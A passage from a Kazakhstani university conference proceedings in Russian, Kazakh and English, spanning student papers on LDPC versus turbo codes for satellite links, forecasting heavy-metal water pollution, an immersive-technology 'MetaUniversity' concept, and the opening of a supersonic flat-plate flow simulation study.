Выбор метода кодирования является важнейшим аспектом при планировании приёмопередающего комплекса в спутниковых системах. Сравнительный анализ двух наиболее часто применяемых в космической спутниковой связи кодов позволил определить выбор в сторону LDPC кодов из-за менее трудоемкого алгоритма декодирования, что обеспечивает лучшую пропускную способность, чем турбо коды. Соответственно, LDPC коды предпочтительно применять в спутниковой космической связи.

СПИСОК ЛИТЕРАТУРЫ

1. Бахтин А. А., Омельянчук Е. В., Семенова А. Ю. Анализ современных возможностей организации сверхвысокоскоростных спутниковых радиолиний //Труды МАИ. – 2017. – №. 96. – С. 18.

2. Астахов Н. В. и др. Анализ структуры, декодирования и оптимизации гибридных недвоичных LDPC-кодов //Труды Международного симпозиума «Надежность и качество». – 2017. – Т. 1. – С. 355-359.

3. Ситников А. В. и др. Турбокодирование как основа в системах передачи данных //Вестник Воронежского государственного технического университета. – 2013. – Т. 9. – №. 6-3. – С. 7-9.

4. Хлынов А.А. Оптимизация min-sum алгоритма декодирования LDPC-кодов // Труды МФТИ. 2016. №4 (32). URL: https://cyberleninka.ru/article/n/optimizatsiya-min-sum-algoritma-dekodirovaniya-ldpc-kodov (дата обращения: 27.02.2024).

5. Новиков Р. С., Астраханцев А. А. Выбор параметров LDPC кодов для каналов с АБГШ // Системи обробки інформації. – 2014. – №. 1. – С. 195-199.

6. Steiner F., Liva G., Böcherer G. Ultra-Sparse Non-Binary LDPC Codes for Probabilistic Amplitude Shaping. arXiv preprint arXiv:1708.05558. 2017.

REFERENCES

1. Bakhtin A. A., Omelyanchuk E. B., Semenova A. Ю. Analysis of modern possibilities for organizing ultra-high-speed satellite radio links // Proceedings of MAI – 2017.– №. 96.– С. 18.

2. Astakhov N.V. et al. Analysis of the structure, decoding and optimization of hybrid non-binary LDPC codes // Proceedings of the International Symposium “Reliability and Quality”. – 2017. – Т. 1. – С. 355-359.

3. Sitnikov A.V. et al. Turbo coding as a basis in data transmission systems // Bulletin of the Voronezh State Technical University. – 2013. – Т. 9. – №. 6-3. – С. 7-9.

4. Khlynov A.A. Optimization of the min-sum algorithm for decoding LDPC codes // Proceedings of MIPT. 2016. №4 (32). URL: https://cyberleninka.ru/article/n/optimizatsiya-min-sum-algoritma-dekodirovaniya-ldpc-kodov (дата обращения: 27.02.2024).

5. Novikov R. S., Astrakhantsev A. A. Selection of parameters of LDPC codes for channels with AWGN //Information processing systems. – 2014. – №. 1. – С. 195-199.

6. Steiner F., Liva G., Böcherer G. Ultra-Sparse Non-Binary LDPC Codes for Probabilistic Amplitude Shaping. arXiv preprint arXiv:1708.05558. 2017.

Сайфатова Д.Б.
Ғылыми жетекші: Илипбаева Л.Б

Спутниктік байланыс жүйелеріндегі шуға төзімді кодтарды салыстырмалы талдау

Түйіндеме. Мақалада ldpc және турбо кодтарының салыстырмалы талдауы олардың декодтау күрделілігі мен деректерді беру жылдамдығын ескере отырып берілген. Зерттеу нәтижелері төмен орбиталық, орта орбиталық және геостационарлық спутниктік жүйелерді қоса алғанда, спутниктік жүйелер үшін оңтайлы кодтау таңдауын анықтауға мүмкіндік берді.

Түйін сөздер: кодтау, декодтау, спутниктік байланыс, геостационарлық, төмен орбиталық, қате ықтималдығы, LDPC, турбо.

Saifatova D.B.
Scientific supervisor: Ilipbaeva L.B.

Comparative analysis of noise-resistant codes in satellite communication systems

Abstract. The article provides a comparative analysis of LDPC and turbo codes, taking into account their decoding complexity and data transfer rate. The results of

the study allowed us to determine the optimal choice of encoding for satellite systems, including low-orbit, medium-orbit and geostationary satellite systems.

Keywords: encoding, decoding, satellite communications, geostationary, low-orbit, error probability, LDPC, turbo.

Автор туралы ақпарат:

Сайфатова Диана Бакировна, 2-ші курс магистранты, Халықаралық Ақпараттық Технологиялар Университеті.

Сведения об авторе:

Сайфатова Диана Бакировна, магистрант 2-го курса, Международный Университет Информационных Технологий

About the author:

Diana B. Saifatova, 2st year undergraduate student, International Information Technologies University.

УДК 004.89

Сауырбай И.Ж.
Международный университет информационных технологий
Алматы, Казахстан
Научный руководитель: Сейлова Н.А.

АНАЛИЗ МЕТОДОВ ПРОГНОЗИРОВАНИЯ И ПРИНЯТИЯ РЕШЕНИЙ В ПРОЦЕССЕ ОЧИСТКИ ВОДЫ, СОДЕРЖАЩЕЙ ТОКСИЧНЫЕ ЭЛЕМЕНТЫ

Аннотация. В настоящее время антропогенное воздействие оказывает значительное влияние на состояние водоемов, вызывая изменения в их морфометрических, гидрологических и химических характеристиках, что приводит к серьезным последствиям для окружающей среды и здоровья человека. Данная статья представляет собой обзор современных методов и технологий мониторинга и прогнозирования качества воды, содержащей токсичные элементы. В ней рассматриваются аналитические методы определения тяжелых металлов в пробах воды, математическое моделирование диффузии загрязнителей и методы прогнозирования изменений в водных экосистемах. Основываясь на обзоре литературы и текущем состоянии исследований, делается акцент на необходимости разработки стратегий управления водными ресурсами. В статье предлагаются рекомендации по внедрению высоких экологических стандартов в промышленности, разработке новых технологий для предотвращения загрязнения водоемов и значимости регулярного экологического мониторинга для поддержания стабильного состояния водных экосистем.

Ключевые слова: антропогенное воздействие, водные экосистемы, загрязнение водоемов, мониторинг, математическая модель, прогнозирование данных.

Введение

Начальное качество воды зависит от источника ее происхождения. Поверхностные воды (озера, водохранилища, ручьи и реки), которые являются источником питьевой воды для местного населения, обычно имеют плохое качество и требуют обширной обработки. Грунтовые воды обладают хорошим качеством. Тем не менее, они могут быть загрязнены сельскохозяйственными стоками или поверхностными и подземными захоронениями жидких отходов, включая фильтры из свалок твердых бытовых отходов. Другие источники, такие как весенняя и дождевая вода, имеют различные уровни качества [1]. Таким образом, загрязнение водных источников и его воздействие на окружающую среду являются одной из наиболее распространенных экологических проблем.

Несмотря на то, что Казахстан занимает большую территорию, качество воды во всех поверхностных водоемах Республики остается неудовлетворительным. Вместе с сточными водами в водоемы попадают загрязнители, что влияет на водную экосистему, в первую очередь на гидробионты. Качество воды во всех поверхностных

водоемах страны остается неудовлетворительным. Вместе со сточными водами в водоемы попадают загрязнители и оказывают воздействие на водную экосистему, прежде всего на водных организмах. В результате антропогенного воздействия происходят значительные изменения в морфометрических, гидрологических, химических и других характеристиках водоемов, что в свою очередь приводит к изменениям в структуре, продуктивности и состоянии водных экосистем. Загрязнение водоемов является результатом антропогенной деятельности, которая приводит к негативным последствиям - ухудшению качества воды, угрозе для водных объектов, ухудшению жизни и здоровья людей. Загрязнение способствует увеличению содержания микро и макроэлементов в пресных и морских водах, донных отложениях и живых организмах выше естественного фона конкретной территории [2].

Для прогнозирования качества воды используются различные аналитические модели, которые можно разделить на традиционные, основанные на статистических моделях, и нетрадиционные, использующие методы искусственного интеллекта (ИИ). К нетрадиционным методам можно отнести методы KNN, машинное обучение, искусственные нейронные сети (ИНС), а к традиционным - методы регрессионного анализа, методы временных рядов. Обзор литературы показал, что искусственные нейронные сети (ИНС) находятся на пике популярности в моделировании прогнозирования загрязнения воды. Но для этого метода требуется огромная база данных, и часто требуется метод проб и ошибок для определения правильной архитектуры ИНС. Традиционные методы гидромониторинга, концептуальные и численные модели грунтовых вод использовались для прогнозирования изменяющихся гидрогеологических условий и процессов на основе глубоких знаний во время мониторинга. Для точности и надежности данных необходимы достаточные и более точные данные для калибровки и верификации гидрологической системы. Одним из них является необходимость внедрения большого количества входных параметров, необходимых для процесса моделирования. В то же время многие модели неспособны справиться с предсказательными гидрогеологическими неопределенностями и нелинейностью и не дать им количественную оценку. Необходимость признания и оценки неопределенностей и нелинейности может привести к неправильному представлению реальной системы, что способствует плохой производительности модели грунтовых вод и снижает точность прогнозирования. Работа Чэнга и др. доказывает, что методы авторегрессионного интегрированного скользящего среднего (ARIMA), SVN и AN имеют более точный результат [3]. В связи с тем, что система оценки качества окружающей среды на основе максимально допустимых концентраций имеет много недостатков, например, она не учитывает взаимодействие различных загрязнителей между собой, накопление в организмах, взаимодействие с донными отложениями и т. д., лучше будет предпринять попытку оценить состояние водных экологических систем с использованием метода математического моделирования и модели ARIMA.

Аналитические методы определения тяжелых металлов в пробах воды

В последние годы новаторский метод индукционно-плазменной эмиссионной спектрометрии стал в научном сообществе мощным инструментом для изучения даже самых незначительных следов тяжелых металлов, особенно в отношении предельно допустимой концентрации (ПДК) в пробах окружающей среды, таких как вода. Как показано на рисунке 1, спектрометры эмиссионные с индуктивно-связанной плазмой, включая Avio 500, предназначены для измерения массовой концентрации элементов в различных средах и материалах в соответствии с аттестованными и стандартизованными методами измерений.

Рисунок 1 – Спектрометры эмиссионные с индуктивно-связанной плазмой Avio 500

Индукционно-плазменный эмиссионный спектрометр (IPES) выделяется как передовая технология, демонстрирующая беспрецедентную эффективность и замечательную чувствительность при обнаружении загрязнителей тяжелых металлов, которые потенциально могут возникнуть в результате деятельности человека или промышленных процессов.

Пробы воды, обычно отбираемые из водоемов, проходят тщательный анализ для определения их качества с акцентом на 13 ключевых физико-химических параметров. Эти параметры включали концентрации основных ионов, таких как Ca2+, Mg2+, Na+, K+, общее железо, Cl-, SO2-4, HCO-3, NO-3 и CO2-3. Кроме того, образцы из поверхностных источников в большинстве тщательно исследуются с помощью атомно-эмиссионной спектроскопии (индуктивно-связанная плазма) в химико-аналитической лабораториях. Это расширенное тестирование далее выявляет наличие шести тяжелых металлов: кадмия, меди, марганца, никеля, свинца и ртути. Подробный анализ не только расширяет наше понимание состава воды, но также подчеркивает важность обеспечения безопасности воды для всех живых существ и экосистем.

Методы прогнозирования

Разработка новых методов прогнозирования и принятия решений в процессе очистки воды от токсичных элементов представляет собой важную задачу в

современном мире, где сохранение качества водных ресурсов становится все более актуальным вопросом. Существуют различные подходы к прогнозированию концентрации тяжелых металлов в воде и принятию эффективных решений на основе имеющихся данных.

Гидродинамические модели, основанные на уравнениях Сен-Венана, представляют собой один из классических подходов к моделированию процессов загрязнения водных источников. Эти модели учитывают физические законы перемещения загрязнений в водной среде и могут быть полезны для прогнозирования распространения токсичных элементов в реках, озерах или других водоемах.

Статистические модели, такие как авто регрессионные модели с интегрированным скользящим средним класса ARIMA, предоставляют инструменты для анализа временных рядов концентрации токсичных элементов в воде. Эти модели могут быть полезны для выявления трендов и сезонных колебаний в уровне загрязнения, что помогает принимать более точные решения по очистке воды.

Модели машинного обучения, такие как искусственные нейронные сети, представляют собой современный подход к анализу данных и прогнозированию. Эти модели могут учитывать сложные нелинейные зависимости между различными параметрами, что делает их эффективными инструментами для прогнозирования концентрации тяжелых металлов в воде на основе множества входных переменных.

Одним из ключевых аспектов, которые следует учитывать при разработке метода прогнозирования, является учет влияния антропогенных факторов на качество воды. Факторы, такие как промышленные выбросы, сельское хозяйство и городская застройка, могут значительно влиять на уровень загрязнения воды токсичными элементами.

Для эффективного прогнозирования и принятия решений необходимо также учитывать важные параметры качества воды, такие как твердость, минерализация и водородный показатель. Эти параметры могут быть включены в модели прогнозирования как дополнительные переменные, позволяющие более точно оценивать уровень загрязнения воды и разрабатывать соответствующие стратегии очистки.

Заключение

В гидромониторинге, вместе с традиционными методами, можно использовать математическое моделирование. Математическое моделирование позволяет не только определить качественный и количественный состав природных вод, подверженных антропогенным воздействиям, но и предсказать ход некоторых химических и физико-химических процессов, происходящих в водной экосистеме, с учетом гидрологических и гидрохимических показателей водной среды. Недостатком этого метода является то, что разработка таких моделей должна ограничиваться небольшим числом факторов, учитывающих распространение

загрязнителей, но математическое моделирование способно предсказывать поведение загрязнителей не только во временном порядке, но и в долгосрочной перспективе.

Для снижения негативного воздействия на окружающую среду в промышленности необходимо придерживаться высоких экологических требований. Для предотвращения подобных ситуаций необходимо внедрить новые стандарты производительности, которые учитывают прошлый негативный опыт, и продвигать культуру безопасной работы. Разработать технические и технологические средства для предотвращения риска подобных ситуаций. Также необходимо проводить периодический экологический мониторинг: брать пробы воды, контролировать видовой состав водной биоты. Кроме того, эколог должен постоянно находиться на местах выбросов, контролируя все процессы и следя за тем, чтобы все проходило в рамках экологических стандартов.

Согласно прогнозам, сделанным исследователями, концентрация тяжелых металлов в водоисточниках увеличивается с годами. Согласно прогнозам, концентрация тяжелых металлов (марганец, никель и медь) в реках близь населённых городов может увеличиться до 95% в следующем десятилетии. Это, в свою очередь, может привести к снижению разнообразия водной биоты и расцвету водоисточников. Среди предложенных мер рекомендуется установка очистных сооружений на промышленных комплексах, вызывающих загрязнение водоисточников, своевременный осмотр очистных сооружений и ежегодный контроль качества водоисточников.

СПИСОК ЛИТЕРАТУРЫ

F. Thomas, Rural Water Supplies and Water-Quality/Healthy Housing Reference Manual. USA: National Center for Environmental Health, 2005, ch. 8. [Электронный ресурс]. URL: https://www.cdc.gov/nceh/publications/books/housing/06_hhm_final_chapter_08.pdf

Охрана окружающей среды в Республике Казахстан 15–19 Статистический сборник, Отдел производственной статистики, Комитет по статистике Министерства национальной экономики Республики Казахстан, Астана, Казахстан, 2019.

С. Кагэяма, "Анализ водного баланса с учетом стока неизмеряемых водосборов в бассейне реки Иваки, северная Япония," Международный журнал Геомате, том 9, № 17, с. 1434–1440, 2015 г.

V. Balakrishnan, Математическая физика с приложениями, Проблемы и Решения. Неизвестная обложка. Нью-Дели, Индия: Издательство Ane Books, Январь 2019 года.

D. K. Дурдиев, ‘‘Обратная задача коэффициента для уравнения временного диффузионного уравнения,’’ EURASIAN J. Math. Comput. Appl., том 9, № 1, с. 44–54, 2021, doi: 10.32523/2306-6172-2021-9-1-44-54.

Б. Р. Куссе и Э. А. Вествиг, Математическая физика: Прикладная математика для ученых и инженеров, 2-е изд. Берлин, Германия: Wiley, янв. 2006

REFERENCES

F. Thomas, Rural Water Supplies and Water-Quality/Healthy Housing Reference Manual. USA: National Center for Environmental Health, 2005, ch. 8. [Electronic resource]. URL: https://www.cdc.gov/nceh/publications/books/housing/06_hhm_final_chapter_08.pdf

Environmental Protection in the Republic of Kazakhstan 15–19 Statistical Collection, Department of Industrial Statistics, Committee on Statistics, Ministry of National Economy of the Republic of Kazakhstan, Astana, Kazakhstan, 2019.

S. Kageyama, "Water balance analysis considering runoff of ungauged catchments in Iwaki river basin, northern Japan," Int. J. Geomate, vol. 9, no. 17, pp. 1434–1440, 2015.

V. Balakrishnan, Mathematical Physics With Applications, Problems and Solutions. Unknown Binding. New Delhi, India: Ane Books, Jan. 2019.

D. K. Durdiev, "Inverse coefficient problem for the time-fractional diffusion equation," EURASIAN J. Math. Comput. Appl., vol. 9, no. 1, pp. 44–54, 2021, doi: 10.32523/2306-6172-2021-9-1-44-54.

B. R. Kusse and E. A. Westwig, Mathematical Physics: Applied Mathematics for Scientists and Engineers, 2nd ed. Berlin, Germany: Wiley, Jan. 2006

Сауырбай И.Ж.
Ғылыми жетекші: Сейлова Н.А.

Құрамында улы элементтері бар суды тазалау процесінде болжау және шешім қабылдау әдісітерін талдау.

Аңдатпа. Қазіргі уақытта антропогендік әсер су объектілерінің жай-күйіне айтарлықтай әсер етіп, олардың морфометриялық, гидрологиялық және химиялық сипаттамаларының өзгеруін тудырады, бұл қоршаған орта мен адам денсаулығына ауыр зардаптарға әкеледі. Бұл мақала құрамында улы элементтері бар судың сапасын бақылау және болжау үшін заманауи әдістер мен технологияларға шолу. Ол су үлгілеріндегі ауыр металдарды анықтаудың аналитикалық әдістерін, ластаушы заттардың диффузиясын математикалық модельдеуді және су экожүйелеріндегі өзгерістерді болжау әдістерін қамтиды. Әдебиеттерді шолу мен зерттеудің қазіргі жағдайына сүйене отырып, су ресурстарын басқару стратегияларын әзірлеу қажеттілігіне баса назар аударылады. Мақалада өнеркәсіпке жоғары экологиялық стандарттарды енгізу, су объектілерінің ластануын болдырмаудың жаңа технологияларын әзірлеу және су экожүйелерінің тұрақты жағдайын сақтау үшін тұрақты экологиялық мониторингтің маңыздылығы туралы ұсыныстар берілген.

Түйін сөздер: Антропогендік әсер, су экожүйелері, судың ластануы, мониторинг, математикалық модель, мәліметтерді болжау.

Sauyrbay I. ZH.
Scientific supervisor: N.A. Seilova

Analysis of a forecasting and decision-making method in the process of cleaning water containing toxic elements.

Abstract. Currently, anthropogenic impact has a significant impact on the state of water bodies, causing changes in their morphometric, hydrological and chemical characteristics, which leads to serious consequences for the environment and human health. This article is a review of modern methods and technologies for monitoring and predicting the quality of water containing toxic elements. It covers analytical methods for the determination of heavy metals in water samples, mathematical modeling of pollutant diffusion, and methods for predicting changes in aquatic ecosystems. Based

on the literature review and the current state of research, emphasis is placed on the need to develop water resource management strategies. The article offers recommendations for the introduction of high environmental standards in industry, the development of new technologies to prevent pollution of water bodies and the importance of regular environmental monitoring to maintain a stable state of aquatic ecosystems.

Keywords: anthropogenic impact, aquatic ecosystems, water pollution, monitoring, mathematical model, data forecasting.

Сведения об авторе:

Сауырбай Имангали Женисбекович, магистрант Международного Университета Информационных Технологий, факультета компьютерные технологии и кибербезопасность по образовательной программе программная инженерия.

About the authors:

Sauyrbay Imangali Zhenisbekovich, Master student of the International Information Technology University, faculty of computer technologies and cyber security, majoring software engineering.

Авторлар туралы ақпарат:

Сауырбай Иманғали Жеңісбекұлы, Халықаралық ақпараттық технологиялар университетінің компьютерлік технологиялар және киберқауіпсіздік факультетінің магистранты, программалық инженерия.

УДК 530.1, 681.3.06

Муқанова М.А. [1], Туржанов У.М. [2]
Научные руководители: Дайнеко Е.А, Ипалакова М.Т.
[1,2]Международный университет информационных технологий
Алматы, Казахстан

РАЗРАБОТКА КОНЦЕПЦИИ МЕТАУНИВЕРСИТЕТА IITU

Аннотация. Метауниверситет представляет собой инновационную образовательную концепцию, объединяющую различные обучения и предоставляющую студентам уникальные возможности для глубокого и многопрофильного образования. Акцент делается не только на получение определенной специальности, но и на развитие обширных межпредметных навыков, таких как критическое мышление, умение решать проблемы, исследовательская активность и коммуникация. Появление Метауниверситета является результатом активной интеграции новейших технологий и методологии в образовательный процесс, а также быстро меняющихся потребностей рынка труда и общества. В данной работе представлен обзор применения технологий иммерсивной реальности, включая разработку Метауниверситета, основные преимущества и недостатки. Приведена концепция разработки и архитектура IITU MetaUniversity. Показано, что применение технологий иммерсивной реальности в сфере образования играет ключевую роль, а Метауниверситет является важным элементом современной образовательной системы, предлагая альтернативный подход к обучению, соответствующий современным вызовам и требованиям.

Ключевые слова: Метауниверситет, Иммерсивные технологии, Образование, Применение, Цифровые двойники.

Введение

В современную эпоху стремительных технологических изменений концепция «Университета» испытывает коренные трансформации. Сегодняшний университет не только место для получения основных и прикладных знаний, но и научно-образовательный комплекс, обеспечивающий доступ к обширным лабораторным и информационным ресурсам. Иммерсивные технологии позволяют перенести университетское пространство в виртуальную среду, облегчая взаимодействие студентов и академических учреждений на международном уровне, обмен знаниями и достижение междисциплинарных целей [1]. Данная статья предлагает обзор использования иммерсивной реальности в образовании, выделяя разработку концептуальных основ Метауниверситета и анализируя преимущества и трудности данного подхода. Особенно рассматривается концепция и архитектура IITU MetaUniversity, демонстрирующая последние достижения в области иммерсивных технологий. Исследуются перспективы и потенциальные проблемы интеграции образовательной сферы и Метавселенной.

Иммерсивные технологии: Применение AR, VR и MR в различных сферах жизни

Иммерсивные технологии, включая AR, VR и MR, активно развиваются и применяются в разнообразных сферах, таких как спорт, туризм, производство, медицина и образование. Согласно исследованию [1], в котором проанализировано до 340 статей, ключевыми аспектами VR являются погружение, интерактивность и воображение. Эти качества позволяют, например, спортсменам улучшить тренировочный процесс, как показано в работе [2], где VR использовалась для повышения реакции каратистов на атаки виртуальных персонажей.

Расширенная реальность в туризме, растущая в ответ на COVID-19 [3], создает уникальные пространства для путешественников [4], обеспечивая спрос независимо от рыночных колебаний. Этот интерес к новым опытам поддерживает туристическую мотивацию [5], а технологии, как VR, способствуют развитию индустрии 4.0.

Исследование [6], основанное на шести тематических исследованиях с участием более 200 специалистов из академических и производственных сфер, демонстрирует применение технологий расширенной реальности (AR) в производстве. Оно охватывает стратегии внедрения AR для дистанционного управления и обучения персонала, а также её использование в сложных задачах, включая техническое обслуживание. Выводы исследования подтверждают долгосрочную значимость AR и указывают на необходимость адаптации под конкретные производственные процессы, учитывая циклы работы, ресурсоэффективность, временную эффективность и удобство использования.

Применение расширенной реальности в медицине — это не исключение. В [7] был проведен обзор литературы с 2014 по 2019 год, включающий использование шлемов дополненной (AR), виртуальной (VR) и смешанной (MR) реальности в обучении в медицинской сфере среди медицинских работников.

Обзор включает анализ 27 исследований с 956 участниками, в основном медстудентами (59.9%) и резидентами (30.2%), где VR-шлемы использовались преимущественно для изучения хирургии и анатомии. Согласно [9], VR позволяла визуализировать медицинские процессы в динамике, например, работу сердца и механизм клапанов, улучшая понимание студентами. Рост научных работ и партнерство с профессиональными организациями способствуют развитию новых устройств AR для медицинского образования.

Метауниверситет

Метавселенная объединяет традиционное и цифровое образование, преобразуя высшее обучение с помощью VR. Программа «Meta Immersive Learning», финансируемая компанией «Meta» на $150 млн, стремится открыть десять кампусов в Metaverse с использованием VR-гарнитуры Quest 2 и вовлечь ведущие университеты мира [11]. Основные преимущества включают улучшение доступности и качества образования [12]:

• Интерактивное обучение: Обогащение учебного материала через мультимедиа делает его понятным и запоминающимся.

• Глобальный доступ: Студенты могут поступать в университеты мирового класса, не зависимо от их географического положения.

• Неограниченный доступ к материалам: Учебные библиотеки и ресурсы доступны из любой точки мира.

• Экономия времени: Отсутствие необходимости физически посещать учебные заведения экономит время студентов.

Также наряду с преимуществами отмечаются наиболее важные причины, препятствующие распространению виртуальных университетов в развивающихся странах:

• Недоверие к виртуальным университетам: Сомнения в качестве образования, предоставляемого виртуальными университетами.

• Необходимость государственного признания: Идея виртуального образования требует времени для признания на государственном уровне.

• Сопротивление традиционного поколения: Традиционное поколение может отвергать современные методы обучения.

• Необходимость в обучении и технической поддержке: Преподавателям и студентам требуется постоянное обучение и доступ к технической поддержке.

Метауниверситет открывает новые перспективы для глобального образования, исследований и социальных взаимодействий, предлагая решения для преодоления географических и экономических барьеров.

Разработка концепции Метауниверситета IITU

Метауниверситет МУИТ развивает уникальную образовательную экосистему, объединяющую технологические инновации и иммерсивное обучение:

• Банк технологий: МУИТ активно интегрирует исследованные и апробированные технологии, такие как VR (виртуальная реальность), AR (дополненная реальность), MR (смешанная реальность), а также инструменты для создания 360-градусного видео и жестового управления.

• Цифровой университет: Здесь цель — автоматизация и оптимизация всех бизнес-процессов учебного заведения с помощью готовых IT-решений, что обеспечивает эффективность и качество управления учебным процессом.

• База научных знаний: МУИТ собирает и предоставляет доступ к широкому спектру научных данных и исследований, включая работы в области искусственного интеллекта, нейронных сетей и машинного обучения, что углубляет и обогащает учебный контент.

• Лаборатория иммерсивных технологий: Это специализированный центр, где студенты и преподаватели могут пользоваться передовым оборудованием, таким как VR-шлемы Oculus Quest 2 и контроллеры движения Leap Motion, для практического освоения иммерсивных технологий.

• Банк решений иммерсивных технологий: Здесь собраны патенты, научные статьи и отчеты о практическом применении иммерсивных технологий, что способствует обмену опытом и поддержке инновационной деятельности.

МУИТ предоставляет конкретные методические рекомендации для использования этих технологий, обеспечивая студентам комплексный и практико-ориентированный опыт, готовя их к будущим профессиональным задачам в рамках виртуального общества. Структура модели Метауниверситета МУИТ представлена на рисунке 1.




Рисунок 1 – Внутренняя структура метауниверситета

Метауниверситет организован в три слоя:

• Основной слой: Включает в себя виртуальное представление университета с цифровыми версиями корпусов и аудиторий.

• Модульный слой: Состоит из аватаров студентов и преподавателей, модулей для взаимодействия и пользовательского интерфейса.

• Управляющий слой: Программный агент, координирующий деятельность метауниверситета, поддерживающий взаимодействие пользователей и обеспечивающий стабильность системы.

Иммерсивные технологии, в частности VR, используются для создания адаптивных образовательных программ, повышая их эффективность и гибкость.

Заключение

Концепция Метауниверситета МУИТ - это инновационная модель обучения, направленная на реформирование традиционных подходов в пользу более гибкого и индивидуализированного образования. Эта модель акцентирует внимание на важности метапредметных навыков и способствует внедрению новаторских образовательных методов. Метауниверситет предлагает студентам возможность самостоятельно формировать учебный путь, соответствующий их интересам и амбициям, и активно использует иммерсивные технологии для обеспечения более эффективного и вовлекающего обучения. АО МУИТ разрабатывает и внедряет эту концепцию, фокусируясь на подготовке специалистов, готовых к работе с передовыми технологиями и принципами «immersive learning».

Подтверждение

Это исследование было финансово поддержано Комитетом Министерства образования и науки Республики Казахстан (Грант № AP14871641).

СПИСОК ЛИТЕРАТУРЫ

Zhao J, Mao J, Tan J. Global trends and hotspots in research on extended reality in sports: A bibliometric analysis from 2000 to 2021. DIGITAL HEALTH. 2022;8. doi:10.1177/20552076221131141

Petri, K., Emmermacher, P., Danneberg, M. et al. Training using virtual reality improves response behavior in karate kumite. Sports Eng 22, 2 (2019). https://doi.org/10.1007/s12283-019-0299-0

Andrei O. J. Kwok & Sharon G. M. Koh (2021) COVID-19 and Extended Reality (XR), Current Issues in Tourism, 24:14, 1935-1940, DOI: 10.1080/13683500.2020.1798896 Büscher, B., & Fletcher, R. (2017). Destructive creation: Capital accumulation and the structural violence of tourism. Journal of Sustainable Tourism, 25(5), 651–667. https://doi.org/10.1080/09669582.2016.1159214

Leonor Adriana Cárdenas-Robledo, Óscar Hernández-Uribe, Carolina Reta, Jose Antonio Cantoral-Ceballos, Extended reality applications in industry 4.0. – A systematic literature review, Telematics and Informatics, Volume 73, 2022, 101863, ISSN 0736-5853, https://doi.org/10.1016/j.tele.2022.101863

Åsa Fast-Berglund, Liang Gong, Dan Li, Testing and validating Extended Reality (xR) technologies in manufacturing, Procedia Manufacturing, Volume 25, 2018, Pages 31-38, ISSN 2351-9789, https://doi.org/10.1016/j.promfg.2018.06.054

Barteit S, Lanfermann L, Bärnighausen T, Neuhann F, Beiersmann C. Augmented, Mixed, and Virtual Reality-Based Head-Mounted Devices for Medical Education: Systematic Review. JMIR Serious Games. 2021 Jul 8;9(3):e29080. doi: 10.2196/29080. PMID: 34255668; PMCID: PMC8299342

Zweifach SM, Triola MM. Extended Reality in Medical Education: Driving Adoption through Provider-Centered Design. Digit Biomark. 2019 Apr 10;3(1):14-21. doi: 10.1159/000498923. PMID: 32095765; PMCID: PMC7015382

HoloAnatomy https://case.edu/holoanatomy/ *Emma Whitford* https://www.forbes.com/sites/emmawhitford/2022/09/03/metaversity-is-in-session-as-meta-and-iowas-victoryxr-open-10-virtual-campuses/?sh=5980e26e6f25

https://www.victoryxr.com/metaversity/

Eman A. Shudayfat, Yousef Sharrab, Monther Tarawneh, and Faisal Alzyoud, "Towards Virtual University based on Virtual Reality and Terabits Internet Speed: A Review Paper", Int. J. Emerg. Technol. Learn., vol. 17, no. 24, pp. pp. 57–68, Dec. 2022

G. Capano and A. Pritoni, "What really happens in higher education governance? trajectories of adopted policy instruments in higher education over time in 16 European countries," Higher Education, vol. 80, no. 5, pp. 989–1010, 2020

F. Corbett and E. Spinello, "Connectivism and leadership: Harnessing a learning theory for the digital age to redefine leadership in the twenty-first century," Heliyon, vol. 6, no. 1, p. e03250, 2020, J. S. Renzulli and S. M. Reis, The schoolwide enrichment model: A how-to guide for talent development. Routledge, 2021

Y.-I. Choi, C.-S. Song, and B.-Y. Chun, "Activities of daily living and manual hand dexterity in persons with idiopathic

Муқанова М.А., Туржанов У.М.
Научные руководители: Дайнеко Е.А, Ипалакова М.Т.

Разработка Концепции Мета-Университета IITU

Аннотация. Метауниверситет представляет собой инновационную образовательную концепцию, объединяющую различные обучения и предоставляющую студентам уникальные возможности для глубокого и многопрофильного образования. Акцент делается не только на получение определенной специальности, но и на развитие обширных межпредметных навыков, таких как критическое мышление, умение решать проблемы, исследовательская активность и коммуникация. Появление Метауниверситета является результатом активной интеграции новейших технологий и методологии в образовательный процесс, а также быстро меняющихся потребностей рынка труда и общества. В данной работе представлен

обзор применения технологий иммерсивной реальности, включая разработку Метауниверситета, основные преимущества и недостатки. Приведена концепция разработки и архитектура IITU MetaUniversity. Показано, что применение технологий иммерсивной реальности в сфере образования играет ключевую роль, а Метауниверситет является важным элементом современной образовательной системы, предлагая альтернативный подход к обучению, соответствующий современным вызовам и требованиям.

Ключевые слова: Метауниверситет, Иммерсивные технологии, Образование, Применение, Цифровые двойники.

Сведения об авторах:

Муқанова Мақпал Абусадыққызы, senior лектор кафедры информационных систем Международного университета информационных технологий

Туржанов Умітхан Мұратұлы, тьютор кафедры компьютерной инженерии Международного университета информационных технологий

УДК 517.958, 519.635

Faizulin R.N.
International University of Information Technology Almaty, Kazakhstan
Scientific supervisor: Alpar S.D.

NUMERICAL INVESTIGATION OF SUPERSONIC FLOW OVER A FLAT PLATE

Abstract: The article describes the study of the physical process using two-dimensional forms of the Navier-Stokes equations and the application of a numerical model to simulate supersonic flow over a flat plate using MacCormack and RK4 methods. Numerical experiments for two boundary conditions for the two methods are presented, resulting in the main physical characteristics presented graphically: temperature, pressure, velocity and Mach number.

Keywords: Computational Fluid Dynamics, Numerical simulation, Supersonic Flow, Flat Plate, Runge-Kutta (RK4) method , MacCormack method.

Introduction

Numerical analysis and simulations play a crucial role in solving complex nonlinear problems. In the field of fluid dynamics, numerical analysis a common practice for understanding the complexities of supersonic flow over a flat plate, a study essential for the design and optimization of high-speed vehicles [1], including supersonic aircraft and rockets. As supersonic travel becomes an essential part of modern aviation, the significance of understanding the complexities associated with shock waves and high-speed flow plays very important role. Numerical experiments [2] save money since real physical experiments related to supersonic transport are expensive.

